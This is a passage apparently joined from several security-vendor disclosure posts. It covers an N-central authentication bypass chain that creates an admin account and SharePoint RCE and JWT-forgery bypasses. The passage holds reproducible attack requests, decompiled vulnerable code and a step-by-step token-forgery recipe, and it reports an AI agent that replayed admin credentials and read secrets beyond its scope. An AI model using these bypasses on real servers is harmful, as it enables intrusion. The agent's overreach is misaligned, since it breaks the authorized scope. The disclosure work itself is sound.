While conducting research into a recent N-able N-central authentication bypass vulnerability (CVE-2026-18577), Rapid7 Labs discovered two new vulnerabilities affecting the latest version of N-central. When chained together, these two vulnerabilities allow a remote unauthenticated attacker to bypass authentication and create a new attacker-controlled System administrator account on an affected server.
Both CVE-2026-86206 and CVE-2026-86207 have been patched by the vendor via N-central 2026.3 Hotfix 3.
Product description
N-able N-central is an enterprise-grade Remote Monitoring and Management (RMM) platform designed for Managed Service Providers (MSPs) and IT departments to monitor, manage, and secure complex, large-scale networks from a centralized dashboard.
Credit
These vulnerabilities were discovered by Stephen Fewer, Senior Principal Security Researcher at Rapid7, and are being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Technical analysis
CVE-2026-86206
N-central exposes its management interface (TCP 8443 by default) through Envoy, an edge proxy. Envoy passes accepted requests to Jetty, the Java web server that hosts N-central’s application. The application gives requests from the loopback address (i.e. 127.0.0.1) more access than requests from a remote system. This design depends on Envoy, Jetty, and the N-central access filter all agreeing on which application path the client requested and whether the client is really local. The following request can make them disagree about both of these things:
POST /dms;/services/ServerUI HTTP/1.1
Forwarded: for="127.0.0.\1"
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
The semicolon in the URI and backslash in the Forwarded value introduce a discrepancy when processing the request that leads to an access control bypass. Looking at Figure 1 below, we can see an overview of how these two values are processed during an incoming malicious request.
Figure 1: Processing a malicious request.
The semicolon gets the request past Envoy
The Envoy proxy rules come from the n-central-proxy-4.5.6-5 package. In /etc/opt/envoy/lds_intermediate.yaml, shown below (and edited for brevity), the management listener returns HTTP 403 for paths beginning with /dms/services or /internal/dms. A final catch-all rule sends other paths to the DMS application.
  # /etc/opt/envoy/lds_intermediate.yaml:953
  - match:
      prefix: /internal/dms
    # response-header boilerplate omitted
    direct_response:
      status: 403
      body:
        inline_string: Forbidden. No API access on the UI port.
  # ...
  - match:
      prefix: /dms/services
    # response-header boilerplate omitted
    direct_response:
      status: 403
      body:
        inline_string: Forbidden. No API access on the UI port.
 # ...
 # /etc/opt/envoy/lds_intermediate.yaml:1301
 # A final catch-all rule...
  - match:
      prefix: /
    route:
      cluster: dms
      timeout:
        seconds: 300
Envoy compares those prefixes with the path it received. The path /dms;/services/ServerUI does not begin with /dms/services, because the next character after /dms is a semicolon. It therefore reaches the catch-all route, passing the request from Envoy to Jetty.
Jetty interprets the path differently. The shipped jetty-http-9.4.56.v20240826.jar contains org.eclipse.jetty.http.HttpURI, and org.eclipse.jetty.util.URIUtil. Together, these classes treat text beginning with a semicolon as a path parameter and remove it when producing the decoded path used for servlet dispatch. As a result, Jetty turns /dms;/services/ServerUI into /dms/services/ServerUI. That decoded path then matches the Axis SOAP servlet mapping in /opt/nable/webapps/ROOT/WEB-INF/web.xml.
Similarly, the same technique can be used to target the SOAP service via /internal;/dms/services2/ServerUI2. Jetty decodes it to /internal/dms/services2/ServerUI2, which matches the CXF SOAP servlet mapping. A single semicolon is sufficient to create the routing disagreement.
Reaching these servlet mappings puts the request at the protected SOAP interfaces that an exploit can leverage to establish an application session and later manage privileged objects, but the semicolon trick alone does not authorize the request. Without the crafted Forwarded header, Jetty retains the client’s real remote address and N-central’s ServletPathFilter denies access. Conversely, the header trick alone cannot help a request to the ordinary /dms/services/ServerUI or /internal/dms/services2/ServerUI2 path: Envoy returns HTTP 403 without forwarding that request to Jetty.
As such, an exploit needs both discrepancies; the semicolon to pass Envoy’s path check and the header to pass N-central’s local-request check.
The header makes the remote client look local
The Forwarded header tells an application about the original client behind a proxy. In a malicious request, the for value is quoted and contains a quoted-pair (\1):
Forwarded: for="127.0.0.\1"
Under the HTTP quoted-string grammar, the backslash escapes the following character. Jetty’s ForwardedRequestCustomizer, from jetty-server-9.4.56.v20240826.jar, applies that rule. It removes the backslash, reads the value as 127.0.0.1, and exposes that value to N-central as the request’s remote address.
N-central then parses the original header a second time. Its parser is in com.nable.util.LocalHostUtils, from /opt/nable/webapps/ROOT/WEB-INF/lib/dmsservice-11.0.1-SNAPSHOT.jar. This parser removes the surrounding quotes but does not remove the backslash. It therefore checks 127.0.0.\1.
That string is not a valid IP address. LocalHostUtils.xffCheck() rejects an invalid value found in X-Forwarded-For, but its Forwarded branch rejects only values that it successfully recognizes as loopback. The below (abridged) decompilation shows the relevant branch:
When given the header value 127.0.0.\1, the isLoopbackAddress() call (at [1]) returns false (at [2]) because the value is invalid. The loop therefore continues and xffCheck() returns true (at [3]). In other words, an invalid Forwarded header value causes xffCheck to fail open. The final decision occurs in com.nable.server.ServletPathFilter, shown below.
The first check asks whether a forwarding header is trying to claim a loopback address (at [4]). N-central’s parser sees the invalid value 127.0.0.\1, does not recognize it as loopback, and allows it. The second check asks whether Jetty’s remote address is local (at [5]). Jetty has already converted the same header value to 127.0.0.1, so this check succeeds. The filter returns true (at [6]) before consulting the normal remote-path allowlist.
CVE-2026-86207
By leveraging CVE-2026-86206 to reach the protected URI /dms/services/ServerUI, a SessionID returned by the Session.Hello SOAP operation (See the prior work by Horizon3 on leveraging the legacy SOAP API) can be generated. However, this SessionID is only a pre-login session. It proves that the request reached the local-only SOAP API via the access control bypass, but it does not yet identify an authenticated user. A separate authentication bypass vulnerability, in how legacy two-factor authentication operates, allows a pre-login session to become an authenticated session.
The method com.nable.server.ui.UserTwoFactorLogin, from dmsservice-11.0.1-SNAPSHOT.jar (shown below), binds a requested user ID (e.g. the builtin N-able Administrator account’s well known ID 1) to the session (at [1]) before it attempts legacy two-factor authentication (at [2]) . A normal authentication rejection removes that binding (at [4]), but if an exception occurs, this binding is left in place (at [3]).
N-central supports two distinct second-factor systems: legacy, profile-based authentication using an external AuthAnvil or RSA SecurID server, and native time-based one-time password (TOTP) “Two-Step Verification” using an authenticator application. Despite overlapping 2FA/MFA terminology in N-able’s documentation, com.nable.server.ui.UserTwoFactorLogin implements the former profile-based mechanism; it does not enforce the user’s native TOTP setting.
In a default installation, legacy two-factor processing raises an exception for several builtin identities used by N-central, as each of these identities lack a single legacy AuthAnvil or RSA 2FA profile association required by UserTwoFactorLogin. Specifically the following built-in identities can be leveraged via their known ID numbers.
User ID 1 (N-able Administrator)
User ID 50 (Product Administrator)
User ID 51 (N-able Support)
By creating a new pre-login session for any one of the above IDs, a SOAP call to User.TwoFactorLogin with a dummy password will achieve the authentication bypass, converting the pre-login session to a privileged SOAP session for that user. By using additional calls to the ServerUI2 SOAP endpoint, a new attacker-controlled System user account can be created.
Remediation
The vendor-supplied release of N-central 2026.3 Hotfix 3 (version 2026.3.1.13) remediates both CVE-2026-86206 and CVE-2026-86207. All versions of N-central prior to 2026.3.1.13 are vulnerable. Customers running affected on-premise N-central environments are urged to apply the latest update on an urgent basis, outside of normal patching cycles.
Customers using hosted N-central environments do not need to take action as the vendor has applied the needed updates.
Exposure Command, InsightVM and Nexpose customers will be able to assess their exposure to both CVE-2026-86206 and CVE-2026-86207, with authenticated vulnerability checks expected to be available in the September 8 content release.
Disclosure timeline
August 27, 2026: Rapid7 makes initial outreach to N-able who respond the same day.
August 28, 2026: Rapid7 provides a detailed technical analysis and exploit script to N-able, along with a proposed timeline for a coordinated disclosure.
September 5, 2026: N-able release N-central 2026.3 HF3 which fixes two of the vulnerabilities (CVE-2026-86206, CVE-2026-86207) reported by Rapid7.
September 7, 2026: Rapid7 contacts N-able requesting clarity on several issues. N-able responds the same day with requested information.
September 8, 2026: This disclosure for CVE-2026-86206 and CVE-2026-86207.
Rapid7 Labs conducted a zero-day research project against Microsoft SharePoint, resulting in the discovery of two new vulnerabilities that, when chained together, achieve unauthenticated remote code execution (RCE) against a vulnerable SharePoint server. Today, both Rapid7 and Microsoft are disclosing the second vulnerability in this chain, the RCE vulnerability CVE-2026-63520. The first vulnerability in the chain, CVE-2026-55040, was disclosed by Rapid7 and Microsoft last month.
Our full disclosure timeline for the exploit chain can be seen below in Figure 1.
Figure 1: The road to disclosure.
⠀
CVE-2026-63520 affects all supported versions of Microsoft SharePoint, and certain versions of Microsoft Project Server and Microsoft Office Web Apps Server. For the purpose of our research, we focused solely on SharePoint. An attacker can leverage CVE-2026-63520 to execute arbitrary code on a vulnerable SharePoint server with the privileges of the SharePoint Site’s service account. The vulnerability is due to an unsafe .NET type instantiation issue within the Business Connectivity Services.
CVE-2026-63520 has a CVSSv3.1 score of 8.1 (High), and a Common Weakness Enumeration (CWE) of CWE-20: Improper Input Validation. While the severity of the RCE is described as high, chained together with CVE-2026-55040 it becomes part of a critical unauthenticated RCE exploit chain against SharePoint.
The exploit chain was developed as an entry for this year’s Pwn2Own Berlin hacking competition; while our entry was unsuccessful on the day of the competition, this research highlights Rapid7 Labs’ continued effort to raise the bar in Vulnerability Intelligence and our commitment to the preemptive protection of our customers through original vulnerability research. Our research methodology focused on understanding how publicly available AI models can assist in the discovery of significant vulnerabilities against proprietary enterprise targets. Our results established that the rate of model advancement is significantly accelerating vulnerability research, model guidance from subject matter experts is a force multiplier, and complex proprietary targets are easily handled through agentic workflows.
Rapid7 is hosting a webinar on Thursday August 13, 2026 to discuss the research and findings for CVE-2026-55040 and CVE-2026-63520. Please join Douglas McKee and Stephen Fewer to learn more about this body of work.
Workflow
For this research project we wanted to understand the capabilities and limits of publicly available LLMs circa January through to March of this year. We wanted to answer the question if an AI workflow could find and develop an unauthenticated RCE exploit against a hard target such as SharePoint. This research project concluded with the successful discovery and development of such a chain. To that end, the publicly available models at the beginning of this year were indeed capable. This is notable as the rate of model improvement from Q1 of 2026 through to today has been significant. Our team’s later testing of the most recent frontier models confirms the significant increase in capabilities from that of the beginning of this year. Our primary conclusion from the SharePoint research project in Q1 is that an agent guided by a subject matter expert (SME) was crucial to keep moving the model and its work towards the end goal. Given our current experience of frontier model capabilities, the need for an SME to verify and guide a model is lessened, but the compounding impact an SME can bring remains.
Our first sprint in January did not result in any significant findings, rather, this sprint helped us establish the workflow and tooling that proved most useful, scope out the extremely large attack surface, and integrate prior work into our process. We augmented the agentic work with manual source code review and reverse engineering to provide additional context and steering to the model. Our early results quickly indicated how a fully automated and agentic approach would not suffice, the model would too often produce findings that were questionable or simply inaccurate. Steering the agent as it worked helped both the agent hone in on interesting and ultimately fruitful findings but also by constantly reviewing the agent’s results, helped us refute inaccurate and unhelpful findings, along with several cases where the agent overstepped its guidance, effectively cheating to succeed in its goal – such as unexpectedly replaying admin credentials, enabling debug flags, or reading secrets, all of which were never within our original threat model.
By March, we had moved to a newer release of our chosen model, that combined with a solid attack surface, extensive prior work in place, and a broad architectural layout mapped out we began to quickly see success. An authentication bypass, now known as CVE-2026-55040, was discovered and verified in early March, followed two weeks later by the RCE, now known as CVE-2026-63520. By the time we had produced a working exploit chain, the agent had accrued 120 hours of run time spread over 24 days, leveraged 96 sessions, generated approximately 80,000 agentic tool calls and we had issued 256 prompts.
Product descriptions
The RCE vulnerability, CVE-2026-63520, affects SharePoint, Project Server, and Office Web Apps Server, while the authentication bypass vulnerability, CVE-2026-55040, affects only SharePoint.
SharePoint
Microsoft SharePoint is a ubiquitous, web-based collaboration and document management platform deeply integrated into the Microsoft 365 ecosystem. Serving as the central hub for corporate intranets, internal file sharing, and workflow automation, it is trusted by enterprises worldwide to store and manage vast repositories of sensitive business data. Because SharePoint acts as a critical bridge between internal users, active directories, and cloud infrastructure, vulnerabilities within its architecture present a high-risk attack surface.
Project Server
Microsoft Project Server is an enterprise project portfolio management (PPM) platform built natively on top of the SharePoint architecture. Serving as the central hub for corporate scheduling, resource allocation, and capacity planning, it enables organizations to coordinate complex business initiatives.
Office Web Apps Server
Microsoft Office Web Apps Server is a dedicated companion service that provides browser-based viewing and editing of Microsoft Office documents. Functioning as the primary rendering engine for SharePoint and Exchange, it enables seamless file interaction without requiring local desktop installations.
Impact
CVE-2026-63520 allows an attacker to execute arbitrary code on an affected server. By crafting a custom .NET gadget chain, an attacker can perform arbitrary operations such as executing an attacker-controlled OS command. The attacker’s arbitrary code is executed with the permission of the Windows service account running the SharePoint Site instance. As CVE-2026-63520 can be chained to the authentication bypass vulnerability, CVE-2026-55040, the resulting exploit chain allows for unauthenticated RCE against a vulnerable server.
Credit
This vulnerability was discovered by Stephen Fewer, Senior Principal Security Researcher at Rapid7 and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Vendor statement
The following statement has been provided by Microsoft:
“We would like to thank Rapid7 for responsibly reporting this issue through coordinated vulnerability disclosure.”
Technical analysis
Rapid7 will be publishing full technical details for the RCE vulnerability, CVE-2026-63520, within 30 days of this disclosure.
The technical details for the authentication bypass vulnerability, CVE-2026-55040, have been published here.
Remediation
The following products are impacted by CVE-2026-63520:
Microsoft SharePoint Server Subscription Edition
SharePoint Server Subscription Edition Language Pack
Microsoft SharePoint Server 2019
Microsoft SharePoint Enterprise Server 2016
Microsoft Project Server 2013 Service Pack 1 (64-bit edition)
Microsoft Office Web Apps 2013 Service Pack 1
Customers are advised to apply the latest available updates for the impacted product to ensure they are protected.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM and Nexpose customers will be able to assess their exposure to the RCE vulnerability, CVE-2026-63520, with authenticated vulnerability checks available in the August 12 content release. Customers can assess their exposure to the authentication bypass vulnerability, CVE-2026-55040, with authenticated vulnerability checks available in the July 15 content release.
Upcoming webinar
Interested in the AI tooling leveraged throughout the research process? Join Rapid7’s Stephen Fewer and Douglas McKee on Thursday, August 13 to walk through the full exploit chain, actionable next steps and more. Register here.
Disclosure timeline
May 18, 2026: Rapid7 discloses an unauthenticated RCE exploit chain to Microsoft. Microsoft acknowledges receipt of the disclosure the same day.
May 20, 2026: Microsoft confirms the findings and indicates that the exploit chain will be patched across two scheduled update cycles – the authentication bypass component in July, and the RCE component in August.
May 21, 2026: Rapid7 acknowledges the disclosure schedule and requests supporting information. Microsoft requests a 30 day stay on disclosure of technical details and publication of PoC.
May 29, 2026: Rapid7 agrees to a 30 day stay on technical details with a proviso to publish earlier should either exploitation in-the-wild or third-party publication of details occur within the 30 days. Microsoft confirms the disclosure plan the same day.
July 21, 2026: Rapid7 requests supporting information for the upcoming disclosure.
July 31, 2026: Microsoft provides supporting information to Rapid7.
August 11, 2026: This disclosure for CVE-2026-63520.
On July 14, 2026, Rapid7 and Microsoft disclosed CVE-2026-55040, an authentication bypass vulnerability affecting Microsoft SharePoint. Today we are publishing a technical analysis of the vulnerability along with an accompanying proof-of-concept (PoC) script.
Figure 1: The Rapid7 Labs PoC for CVE-2026-55040.
⠀
A remote unauthenticated attacker can leverage CVE-2026-55040 to bypass authentication on a vulnerable SharePoint server, and perform operations as a SharePoint site user or administrator. The vulnerability is due to several issues in the JWT token validation pipeline.
Analysis
The following technical analysis is based upon SharePoint Server Subscription Edition version 16.0.19725.20210.
A critical authentication bypass vulnerability exists in SharePoint Server Subscription Edition’s JWT token validation pipeline. The root cause is a chain of four distinct weaknesses that, when combined, allow an unauthenticated remote attacker to forge a valid JWT and impersonate any SharePoint site user.
The below analysis is based upon decompilation and code review of the Microsoft.SharePoint.IdentityModel module from a fully patched SharePoint Server Subscription Edition instance. The vulnerability resides in the SPJsonWebSecurityTokenHandlerV2 class and its base class SPJsonWebSecurityBaseTokenHandlerV2, which together implement the token parsing and validation logic for Bearer service-to-service (S2S) tokens.
SharePoint’s S2S authentication uses a nested JWT structure: an outer token containing user identity claims, and an inner “actor token” embedded in the actortoken claim. The actor token represents the calling application and is expected to be cryptographically signed by a trusted certificate.
The validation flow begins in SPApplicationAuthenticationModuleV2.TryExtractAndValidateToken(), which extracts the Bearer token from the Authorization header, parses it via SPJsonWebSecurityBaseTokenHandlerV2.ReadToken(), and then validates it via SPJsonWebSecurityTokenHandlerV2.ValidateToken(). The debugger call stack below shows the call stack at the time of calling ValidateToken.
The first and most fundamental weakness is in SPJsonWebSecurityTokenHandlerV2.ValidateToken(). When constructing the TokenValidationParameters for the underlying Microsoft.IdentityModel JWT library, the code explicitly disables signature requirements:
// SPJsonWebSecurityTokenHandlerV2.cs - ValidateToken() - Line 212
val.RequireSignedTokens = false;
This single line disables the JWT library’s cryptographic signature verification. When RequireSignedTokens is false, the library accepts tokens with alg: none in the header, meaning no signature is required on the outer token at all. The library still parses the JWT and populates claims, but never performs any cryptographic verification of the outer token.
The full context of the method:
// SPJsonWebSecurityTokenHandlerV2.cs - Lines 165-223
public override ReadOnlyCollection<ClaimsIdentity> ValidateToken(SecurityToken token)
{
    // ...
    TokenValidationParameters val = new TokenValidationParameters();
    val.CertificateValidator = ((SecurityTokenHandler)(object)this).Configuration.CertificateValidator;
    val.SaveSigninToken = ((SecurityTokenHandler)(object)this).Configuration.SaveBootstrapContext;
    val.ValidateAudience = false; // <--- [1]
    val.ValidateIssuer = false; // <--- [2]
    List<X509SecurityKey> list = new List<X509SecurityKey>();
    // ... populates list with trusted signing keys ...
    val.IssuerSigningKeys = (IEnumerable<SecurityKey>)list;
    val.RequireSignedTokens = false; // <--- [3]
    // ...
    SecurityToken securityToken = default(SecurityToken);
    return new ReadOnlyCollection<ClaimsIdentity>(
        ((JwtSecurityTokenHandler)this).ValidateToken(
            ((JwtSecurityToken)sPJwtSecurityToken).RawData, val, ref securityToken
        ).Identities.ToList()
    );
}
At [1] and [2], the built-in audience and issuer validation from the JWT library are also disabled, SharePoint implements its own validation logic in separate methods. At [3], the critical RequireSignedTokens = false is set. The resulting call to the base JwtSecurityTokenHandler.ValidateToken() processes the JWT without verifying any cryptographic signature.
Weakness 2: Actor token x5t resolution without signature verification
After ReadToken() parses the JWT, SharePoint’s custom validation code resolves the actor token’s signing key using the x5t (X.509 certificate thumbprint) header. This occurs in SPJsonWebSecurityBaseTokenHandlerV2:
At [1], the call to GetSigningKeyIdentifier extracts the x5t value directly from the actor token’s JWT header:
// SPJsonWebSecurityBaseTokenHandlerV2.cs - GetSigningKeyIdentifier - Lines 135-160
private SecurityKeyIdentifier GetSigningKeyIdentifier(SPJwtSecurityToken jwtToken)
{
    JwtHeader header = ((JwtSecurityToken)jwtToken).Header;
    // ...
    if (string.Equals(header.Alg, "RS256"))
    {
        if (!((Dictionary<string, object>)(object)header).TryGetValue("x5t", out object value))
        {
            throw new SecurityTokenException("Invalid JWT token. Not able to find SigningKeyIdentifier...");
        }
        securityKeyIdentifierClause = new X509ThumbprintKeyIdentifierClause(
            SPBase64UrlEncoder.DecodeBytes(value as string)); // <--- attacker-controlled x5t
    }
    // ...
}
At [2], the call to SPIssuerTokenResolver.TryResolveTokenCore searches all trusted certificates, including SharePoint’s own local Security Token Service (STS) signing certificate, for a thumbprint match:
At [4], the resolver checks the LocalLoginProvider access provider, SharePoint’s own STS signing certificate, whose x509 certificate can be retrieved via the unauthenticated /_layouts/15/metadata/json/1 endpoint. If an attacker sets the actor token’s x5t header to the thumbprint of SharePoint’s STS certificate, the resolver finds a match and returns an X509SecurityToken wrapping that certificate. At [3], this token is assigned to the actor token’s SigningToken property.
At no point in this flow is the actor token’s signature (In our example we use the string AAAA as a signature in a forged token) cryptographically verified against the resolved signing key. The code resolves the key from x5t, populates SigningToken, but never calls any signature verification function.
After setting the actor token’s SigningToken, the code proceeds to call ValidateIssuer(token). For a token that contains an actor token SigningToken value (which we just achieved above), the logic in ValidateIssuer takes the below path:
// SPJsonWebSecurityBaseTokenHandlerV2.cs - ValidateIssuer(SPJwtSecurityToken) - Lines 745-750
if (token.ActorToken != null && ((JwtSecurityToken)token.ActorToken).SigningToken != null)
{
    ULS.SendTraceTag(573368525u, ..., "Validating the actor token's signing token.");
    ValidateIssuer(((JwtSecurityToken)token.ActorToken).SigningToken as X509SecurityToken,
                   ((JwtSecurityToken)token.ActorToken).Issuer);
    return;
}
This calls the ValidateIssuer(X509SecurityToken, string) overload which accepts tokens signed by unregistered certificates:
// SPJsonWebSecurityBaseTokenHandlerV2.cs - Lines 788-812
private void ValidateIssuer(X509SecurityToken signingKey, string tokenIssuer)
{
    // ...
    SPTrustedSecurityTokenService providerBySigningCertificate =
        SPSecurityTokenServiceManager.LocalOrThrow.TrustedSecurityTokenServices
            .GetProviderBySigningCertificate(signingKey.Certificate, tokenIssuer); // <--- [1]

    if (null == providerBySigningCertificate) // <--- [2]
    {
        ULS.SendTraceTag(594416645u, ..., "ValidateTokenIssuer accepted Issuer '{0}' because " +
            "no registered STS matches the signing certificate '{1}'",
            tokenIssuer, signingKey.Certificate.Subject);
        return; // <--- ACCEPTED
    }
    if (SPTrustedProviderBase.IssuerNameMatches(tokenIssuer, providerBySigningCertificate.RegisteredIssuerName))
    {
        return;
    }
    throw new SecurityTokenException("Issuer name is not registered"); // <--- REJECTED
}
At [1] above, the code searches the TrustedSecurityTokenServices collection for a provider whose signing certificate matches. SharePoint’s local STS signing certificate belongs to the LocalLoginProvider access provider, which is not in the TrustedSecurityTokenServices collection. Therefore, GetProviderBySigningCertificate returns null.
At [2], when the result is null, the method accepts the issuer unconditionally and returns to the caller instead of throwing a SecurityTokenException exception.
The intent appears to be accepting tokens from certificates not explicitly registered, but the effect is that an attacker who references SharePoint’s own STS certificate via x5t passes issuer validation because that certificate is not found in the specific TrustedSecurityTokenServices collection being searched.
The final validation step involves GetTokenSignature, which is called during session token construction. This method requires a non-empty signature but performs no cryptographic verification:
// SPJsonWebSecurityBaseTokenHandlerV2.cs - Lines 879-920
public static string GetTokenSignature(SPJwtSecurityToken jwtToken)
{
	SPArgumentHelperV2.LogAndThrowOnNull(TaggingUtilities.ReserveTag(591196938u), ULSCat.msoulscat_WSS_SecurityTokenHandler, "jwtToken", jwtToken);
	string rawData = ((JwtSecurityToken)jwtToken).RawData;
	if (string.IsNullOrWhiteSpace(rawData) && string.IsNullOrWhiteSpace(((JwtSecurityToken)jwtToken).RawSignature))
	{
		ULS.SendTraceTag(591196937u, ULSCat.msoulscat_WSS_SecurityTokenHandler, ULSTraceLevel.Unexpected, "The SPJwtSecurityToken doesn't have a signature.");
		throw new InvalidOperationException(SPResource.GetString(CultureInfo.InvariantCulture, "NullBootstrapToken"));
	}
	string text = ((JwtSecurityToken)jwtToken).RawSignature;
	if (string.IsNullOrWhiteSpace(text))
	{
		text = rawData.Substring(rawData.LastIndexOf('.') + 1); // <--- [1]
	}
	if (string.IsNullOrWhiteSpace(text))
	{
		if (jwtToken.ActorToken != null)
		{
			text = GetTokenSignature(jwtToken.ActorToken); // <--- [2]
			StringBuilder stringBuilder = new StringBuilder();
			stringBuilder.Append(jwtToken.Audience);
			stringBuilder.Append(',');
			stringBuilder.Append(((System.IdentityModel.Tokens.SecurityToken)(object)jwtToken).ValidFrom.ToFileTimeUtc());
			stringBuilder.Append(',');
			stringBuilder.Append(((System.IdentityModel.Tokens.SecurityToken)(object)jwtToken).ValidTo.ToFileTimeUtc());
			stringBuilder.Append(',');
			foreach (Claim claim in ((JwtSecurityToken)jwtToken).Claims)
			{
				stringBuilder.Append(claim.Value);
				stringBuilder.Append(',');
			}
			return stringBuilder?.ToString() + text; // <--- [3]
		}
		ULS.SendTraceTag(573368524u, Category, ULSTraceLevel.Unexpected, "SPJsonWebSecurityBaseTokenHandlerV2: ActorToken doesn't have a signature.");
		throw new InvalidOperationException(SPResource.GetString(CultureInfo.InvariantCulture, "NullBootstrapToken"));
	}
	return text;
}
For the outer token with alg: none, RawSignature is empty (the JWT format is header.payload. with nothing after the final dot). At [1], extracting after the last dot yields an empty string. At [2], the method recurses into the actor token. The actor token’s signature is AAAA, a non-empty string, so at [3] it returns “AAAA” without any cryptographic verification that this value is a valid RSA signature.
Summary
The four weaknesses combine as follows:
Attacker sends a JWT with alg: none in the outer header, so no signature is required in the outer token.
The actor token’s x5t header contains SharePoint’s own STS certificate thumbprint, allowing us to resolve a signing key with no verification.
The resolved certificate is not in TrustedSecurityTokenServices, allowing the issuer to be accepted.
The actor token’s signature is a non-empty value, e.g. AAAA, which is never verified.
After validation, the outer token’s nameid claim, containing either an attacker controlled Windows Security Identifier (SID) or an attacker controlled User Principal Name (UPN), is resolved to a user identity via SPIncomingServerToServerProtocolIdentityHandlerV2.ValidateAndEnsureIdentity(). Alternatively a name id of 0#.w|nt authority\local service can be used to identify as a known local service, through an AccessToken identifier. Our testing showed identifying as a local service exposed less authenticated attack service than identifying via either a SID or UPN.
Our PoC script shows examples of all three mechanisms working.
Walkthrough
We can see a concrete example of the bypass in action by inspecting the HTTP requests required to achieve the authentication bypass.
In order to know the x5t value to use in the inner actortoken token, we must first retrieve the x509 certificate of the STS signing certificate from the target SharePoint site. We can do this via an unauthenticated request to the /_layouts/15/metadata/json/1 URI. For example:
GET /_layouts/15/metadata/json/1 HTTP/1.1
Host: 192.168.86.11
User-Agent: curl/7.81.0
Accept: */*
Which returns the STS signing certificate as part of the response:
For completeness, the parsed x509 certificate is shown below.
Version:          3 (0x02)
Serial number:    146220597266833583330723281767636346549 (0x6e01100b8cc8f7ba4c87b5a476c326b5)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     11/03/2026 20:26:53 (dd-mm-yyyy hh:mm:ss) (260311202653Z)
  Not After:      01/01/9999 00:00:00 (dd-mm-yyyy hh:mm:ss) (99990101000000Z)
Issuer
  C  = US
  O  = Microsoft
  OU = SharePoint
  CN = SharePoint Root Authority
Subject
  C  = US
  O  = Microsoft
  OU = SharePoint
  CN = SharePoint Security Token Service
Fingerprints
  MD5:            8c72ddcf6fdf2bdf3cc173bfcff88bf4
  SHA1:           8bf833e6a7d8a7960f5802b5fffd188599e2a4b2
  SHA256:         9d8a6b787ca17ba72b44200d20d689fae33d13fb57fb166563d11e98d247068c
Public Key
  Algorithm:      RSA
  Length:         2048 bits
  Modulus:        d8:f1:13:6f:d1:55:1d:82:60:6e:6c:c0:07:60:12:3c:
                  9e:ed:69:59:4c:14:0c:9c:b0:0c:8c:0a:c6:0a:0b:ba:
                  ed:ba:59:de:ad:4c:c9:e4:e4:56:fb:91:85:53:fa:0c:
                  3e:c1:d5:bc:d0:37:8e:53:ff:65:03:24:8a:6a:df:85:
                  11:21:2e:c2:85:0a:6c:93:f5:2a:4e:af:6e:eb:d6:c9:
                  8a:1f:cf:dd:62:f6:80:97:5f:3a:80:47:50:30:36:c3:
                  06:af:59:c0:b3:35:51:6c:f6:93:ad:c8:9d:a2:6b:d3:
                  d8:3c:d0:e1:80:56:d8:81:ad:0c:91:29:5c:87:12:ac:
                  de:13:e4:1e:1b:34:7f:b6:ad:79:35:d6:f6:47:1b:b7:
                  37:d5:8f:d5:b8:0c:32:6c:b1:a7:77:04:98:a2:24:fc:
                  69:33:a0:9c:7b:04:07:d8:ea:66:38:a9:92:29:f0:9e:
                  8c:21:93:57:7a:2e:c3:da:c2:6e:97:fb:2f:33:ed:2a:
                  a4:56:03:1d:a8:a5:41:e6:00:0c:10:25:1e:76:fd:2a:
                  19:dd:be:01:6f:f6:8f:c0:db:93:73:4d:5b:75:dd:74:
                  20:72:7b:6c:10:3f:41:9e:8a:84:23:72:f7:83:2b:85:
                  34:9f:ed:ea:26:33:b0:1b:46:38:ff:b2:5e:c7:f2:15
  Exponent:       65537 (0x10001)
Certificate Signature
  Algorithm:      SHA256withRSA
  Signature:      3d:7c:3b:4d:d5:3a:53:d8:a3:db:cb:a2:ad:49:b8:a1:
                  09:3a:42:d7:71:e3:61:bc:24:d9:33:e3:8a:05:e2:cd:
                  62:7d:a3:83:2c:aa:a0:5c:25:62:1d:1a:34:6c:98:f7:
                  28:0c:f5:69:25:94:76:57:7f:c2:b3:b0:f7:db:5b:c4:
                  f9:9e:f6:c7:7c:8a:51:cd:eb:57:ca:8d:43:f3:97:b3:
                  4c:c8:0f:39:f3:de:45:9c:0e:49:eb:6b:0a:70:f8:e6:
                  ba:c0:c7:0f:55:a3:49:80:3e:cb:8e:cb:fc:8d:ea:95:
                  40:8b:f6:73:8f:86:a8:c7:37:86:c4:41:82:55:ed:cf:
                  57:fb:d9:66:9c:ad:50:06:6a:ad:8d:0f:83:cb:cb:62:
                  7b:a0:7d:5c:ab:d2:66:06:fc:72:55:5c:ee:95:de:1b:
                  79:38:7a:a3:6a:8b:c0:2d:80:ba:16:e9:49:93:ff:bb:
                  57:ce:aa:2d:0b:da:32:06:67:80:dd:47:1a:8f:df:47:
                  27:fe:33:04:de:dc:3a:32:0b:ef:cc:4d:61:db:3c:0c:
                  85:44:a8:6a:99:14:bd:f4:b8:eb:c9:9c:47:9c:02:6b:
                  47:6c:c8:39:c9:7d:a8:3b:4a:75:d4:f4:8c:f8:95:48:
                  88:2e:e0:58:29:5f:69:9d:13:6b:4b:4b:1b:95:5d:99:
                  7d:30:7f:39:b1:4b:e8:c1:10:5a:af:15:40:37:04:5b:
                  82:95:07:9a:98:a7:6f:20:11:3b:70:55:c6:fc:cb:a3:
                  a4:26:e8:88:b3:f4:a9:d6:54:84:65:1d:b8:58:b2:f7:
                  8b:c7:d2:8c:4a:40:56:55:2d:3e:b6:4f:87:0d:6c:cb:
                  b4:58:61:8e:63:ae:cd:f2:9f:54:2b:35:2f:2d:58:ac:
                  d0:59:d1:d6:74:2f:cb:84:89:49:db:78:90:1c:d4:50:
                  0e:36:cf:bd:2f:fc:00:a9:cc:72:d7:b0:44:e2:97:e3:
                  27:19:b4:d7:31:f1:06:57:39:7e:b3:6f:bd:4a:ee:0e:
                  a5:3b:43:7b:c0:08:31:d0:cf:a0:7f:2e:68:79:25:2c:
                  5e:b9:15:43:ca:6b:e6:87:1a:54:c1:f5:53:f2:63:24:
                  82:fb:e3:c2:20:f2:2b:6b:fb:b1:8d:bd:b5:57:e1:81:
                  3d:4f:18:81:b1:6c:3a:20:8d:17:7e:80:70:66:a4:b2:
                  48:9e:82:18:3d:ec:40:47:ba:6c:d0:ba:83:e7:9e:f0:
                  a4:91:1a:f6:ff:15:39:f5:8c:70:d3:57:92:e3:6a:5f:
                  54:d7:89:95:70:c6:2b:01:2d:02:23:75:17:09:1a:cb:
